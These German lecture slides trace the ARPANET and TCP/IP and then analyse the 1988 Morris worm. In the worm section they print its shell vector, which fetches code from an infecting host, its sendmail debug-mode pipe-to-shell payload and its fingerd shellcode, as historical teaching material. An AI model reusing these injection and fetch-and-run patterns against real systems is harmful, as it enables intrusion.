
22:30 talked to SRI CSK
Host to Host

Left IMP program CSK
running after sending
a host dead message
to IMP.

ARPANET September 1971




ARPANET Oktober 1980



Grenzen des ARPANET

- Beschränkt auf maximal 64 IMPs mit je 16 Host Interfaces
- Selbst bei Einsatz von Mainframes (> 1000 Nutzer/Host) starke Einschränkung
- Einführung lokaler Netze erfordert massive Steigerung der Host-Anzahl



Ethernet (Metcalfe, Boggs 1972)

Fraunhofer IGD Institut Graphische Datenverarbeitung


Entwicklung von TCP/IP

- 1974 Cerf, Kahn: „Transmission Control Protocol“
  - Anders als bei NCP wird Netzwerk nicht als zuverlässig angesehen
  - „best effort“-Netzwerk
  - Ziel war „internetting“:
    - Verknüpfung existierender lokaler Netzwerke
  - Betrachtung der Übertragung als Bytestrom
  - Flußkontrolle, Fehlerkontrolle in Endgeräten
- 1980 zum DoD-Standard erhoben
  - Zwangsweise Migration

Entwicklung von TCP/IP


- Offizielle Spezifikation 1981
- Erste Implementierung 1981 bei BBN (in C, Userland-Code)
- TCP/IP für VMS 2.0:
  - IP: 7000 Zeilen C
  - TCP: 15000 Zeilen C (inklusive Kommentaren)
- November 1981: BBN-Implementierung im UNIX 4.1-Kernel
- Parallel Arbeiten an der UC Berkeley: Integration in BSD
  - BSD 4.1a (April 1982), Sockets in BSD 4.1c (Winter 1982)
  - Offizielle Verfügbarkeit von TCP/IP: September 1982 (4.2)

Topologie des Internet 2003



Erstellt unter Verwendung von WALRUS am CAIDA (UCSD)

Topologie des Internet 2002



Erstellt am
CAIDA (UCSD)

Der Morris-Worm

- 2. November 1988: 6,000 der ca. 60,000 Knoten des Internet werden von einem bösartigen Programm befallen, der die Systeme massiv auslastet.
- Systemadministratoren trennen die Verbindungen zum Internet für ihr gesamtes Netzwerk
- Bis zur vollständigen Wiederherstellung aller Verbindungen vergehen fast zwei Wochen
- Autor: Robert Tappan Morris, ein Doktorand an der Cornell University.

Infektionswege des Worms

- Ziele des Worms:
  - 4.2 BSD und 4.3 BSD Unix-Systeme
  - VAX- und Sun3-Architekturen
- Drei potentielle Infektionswege:
  - Shell-Zugang
  - SMTP (Sendmail)
  - finger (4.3 BSD fingerd)

Infektionsweg (2)

- Wurm besteht aus 2 Teilen:
  - Infektionsvektor
  - Wurm-Hauptprogramm
- Shell-Infektion
  - Zugang via rsh und bekannten/gebrochenen Konten
  - **`.rhosts`** und **`/etc/hosts.equiv`** ermöglichen Zugriff auch ohne Paßwort
- **`fingerd`**-Infektion
  - Buffer Overrun in 4.3BSD/VAX **`fingerd`**

Kommandos des Shell-Vektors


```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49;
sed '/int zz/q' > x14481910.c;echo
gorch50
[Quellcode des Vektors]
int zz;
cc -o x14481910
x14481910.c;./x14481910 10.0.0.1
32341 8712440;
rm -f x14481910 x14481910.c;echo DONE
```


Stack-Manipulation des `fingerd`-Vektors


```
pushl $68732f   '/sh\0'
pushl $6e69622f '/bin'
movl  sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp,ap
chmk $3b
```


Infektionsweg (3)

- Dritte Variante der Infektion
  - Ausnutzung des Debug-“Features“ von Sendmail
    - erlaubt Ausführung beliebiger Shell-Befehle mit den Rechten des Sendmail-Users
    - Sendmail-User ist in der Regel **`root`**
    - Deaktivierung des Debug-Features hätte eine Änderung an den Standardeinstellungen der BSD-Distribution erfordert
    - Selbst nach 10 Jahren versuchen einige script kiddies dies noch

Kommandos des Sendmail-Vektors


```
debug
mail from: </dev/null>
rcpt to: <"|sed -e  1,/^$/ d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c << 'EOF'
[Quellcode des Vektors]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16
32341 8712440;
rm -f x14481910 x14481910.c

.
quit
```


Aktivierung des Vektors

- Sobald der Vektor erfolgreich geladen war, wurde vom infizierten Server der Kommandostrom abgesetzt:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else P=sh
fi
```


Binden des Wurm-Hauptprogramms auf Sun3-Plattform

Wurm führte nur relocatable objects mit sich

- Unnötige Einschränkung auf wenige Zielplattformen
- Selbst auf Sun-Hardware war der Code unnötig eingeschränkt
  - Zusätzlich Sun2 hätte nur ein Compiler-Flag mehr erfordert...

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o
x14481910,vax.o x14481910,l1.c
rm -f $P
```


Verschleierungsmechanismen

- Ziel: Erschwerung der Erkennung des Wurms
  - Modifikation des Argumentenvektors
    - Löschen des Programmnamens (**`ps`**)
  - Periodischer **`fork`**/**`kill`**
    - Vermeidung kritischer CPU-Zeiten
  - Vorhalten der Vektoren im Speicher, verschlüsselt
    - kmem-Suche bleibt meist erfolglos
  - **`unlink`** auf eigene Programmdatei
    - Unsichtbar für Prozesse außer ausführendem Wurm

Weitere Infektionen

- Wurm baut Liste von Hosts auf, die infiziert werden sollen und wählt zufällig Opfer aus, und führt dazwischen aus:
- Durchsucht **`/etc/hosts.equiv`** und **`~/.rhosts`** nach neuen Host-Namen
- **`.forward`**-Dateien der Nutzer werden nach Host-Namen durchsucht
- Einfache Paßwort-Heuristik (Name, GECOS-Feld, kein Paßwort)
- Mitgeführtes Wörterbuch (nur 432 Einträge)
- **`/usr/dict/words`** als Wörterbuch

Schlußfolgerungen - Profil des Angreifers

- Morris war relativ alt (25) und hatte bereits im Bereich Netzwerk-Sicherheit veröffentlicht
- Analyse:
  - Einige interessante Ideen
  - Fähigkeiten und Kenntnisse ansonsten eher mäßig
  - Schlampige Ausführung der Ideen
- Derzeitiges Angreifer-Profil:
  - Jünger (15...25 Jahre)
  - Begrenzte Eigenleistung, kaum eigene Ideen
  - „script kiddie“-Phänomen

Schlußfolgerungen - Modus Operandi

- Der vom Morris-Wurm verwendete MO ist noch aktuell
- Ziel ist immer das schwächste Glied: „Angeltour“
- Ausgenutzte Verwundbarkeit führt zur Etablierung eines Brückenkopfes
  - Erkundung des Umfelds ist einfacher möglich
    - Topologie, weitere erreichbare Dienste
  - Transitive Vertrauensbeziehungen
    - Häufig implizit und dem Administrator nicht bewußt

Schlußfolgerungen - Juristische Konsequenzen

- Verurteilung von RTM Mai 1990 im District Court of New York
- Berufungsverfahren im März 1991 hält Verurteilung aufrecht:
  - Drei Jahre Bewährung (ohne Haft), 40 Stunden gemeinnützige Arbeit, $ 100 Bußgeld
- (Maximales Strafmaß: $250,000 und 3 Jahre Haft)
  - Reintegration... unterrichtet inzwischen am MIT
- Strafverfahren sind auch heute noch sehr selten
  - Strafmaße stehen in keinem Verhältnis zum Schaden
  - Reaktion auf damaliges übertriebenes Medienecho: Drakonische Gesetze...
  - Antiterror-Gesetzgebung führt zu neuen Exzessen

Schlußfolgerungen - Verbreitungsmechanismus

- Trotz der unnötigen Einschränkungen:
  - Nur VAX, Sun3-Systeme mit 4.2/4.3 BSD
  - Wurm konnte mehr als 10% des Internet erfassen.
- DARPA-Interner Bericht (1989): „dominante Monokultur“
  - Heutige Situation: Monokultur trifft erst jetzt zu (Betriebssysteme **und** Anwendungen)
  - „Cyberinsecurity and the Cost of Monopoly“ (Geer et al. 2003)...
- Etwa 100 neue Angriffsmechanismen p.a. für Windows NT/2000/XP/2003...
  - aber genauso ca. 100 neue Angriffsmechanismen für Linux-Systeme!
  - Reiner Wechsel des Betriebssystems ändert Bedrohung marginal